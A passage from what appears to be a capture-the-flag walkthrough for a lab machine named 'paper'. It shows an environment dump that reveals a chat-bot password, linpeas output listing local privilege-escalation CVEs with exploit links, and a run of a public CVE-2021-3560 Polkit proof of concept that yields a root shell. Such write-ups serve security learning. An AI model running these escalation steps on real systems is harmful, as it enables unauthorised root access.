
Once in, in the envoirment variables we can see sensible information such the password of the current user:



```
[dwight@paper hubot]$ env
LS_COLORS=
RESPOND_TO_EDITED=true
ROCKETCHAT_USER=recyclops
LANG=en_US.UTF-8
OLDPWD=/home/dwight/hubot
ROCKETCHAT_URL=http://127.0.0.1:48320
ROCKETCHAT_USESSL=false
which_declare=declare -f
XDG_SESSION_ID=1
USER=dwight
RESPOND_TO_DM=true
PWD=/home/dwight/hubot
HOME=/home/dwight
XDG_DATA_DIRS=/home/dwight/.local/share/flatpak/exports/share:/var/lib/flatpak/exports/sha
PORT=8000
ROCKETCHAT_PASSWORD=Queenofblad3s!23
TERM=xterm
SHELL=/bin/bash
TC_LIB_DIR=/usr/lib64/tc
SHLVL=6
BIND_ADDRESS=127.0.0.1
LOGNAME=dwight
```

Privilage Escalation

But I didn't waste the time so after that I just runned `linpeas` and it reported a CVE:



```
    Tags: mint=19
    Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
    Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

    Details: https://duasynt.com/blog/ubuntu-centos-redhat-privesc
    Exposure: less probable
    Download URL:
    Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2019-13272] PTRACE_TRACEME

    Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
    Exposure: less probable
    Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},debian=10{kern
    Download URL: https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/47133.zip
    ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
    Comments: Requires an active PolKit agent.


Vulnerable to CVE-2021-3560

╔══════════╣ Protections
═╣ AppArmor enabled? .............. AppArmor Not Found
═╣ AppArmor profile? .............. unconfined
═╣ is linuxONE? ................... s390x Not Found
═╣ grsecurity present? ............ grsecurity Not Found
═╣ PaX bins present? .............. PaX Not Found
═╣ Execshield enabled? ............ Execshield Not Found
═╣ SELinux enabled? ............... SELinux status:                 disabled
═╣ Seccomp enabled? ............... disabled
═╣ User namespace? ................ enabled
═╣ Cgroup2 enabled? ............... enabled
═╣ Is ASLR enabled? ............... Yes
═╣ Printer? ....................... No
═╣ Is this a virtual machine? ..... Yes (vmware)
```

To exploit it I used this poc:

> https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation

```
[dwight@paper tmp]$ ./poc.sh test
[+] Trying to add user ...
[+] Trying to add user ...
[+] Trying to change user password ...
[+] Trying to change user password ...
[+] Trying to change user password ...
[***] Here comes the PoC:

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

uid=0(root) gid=0(root) groups=0(root)
[+] Removing previously created user
```

```
bash-4.4# whoami
root
```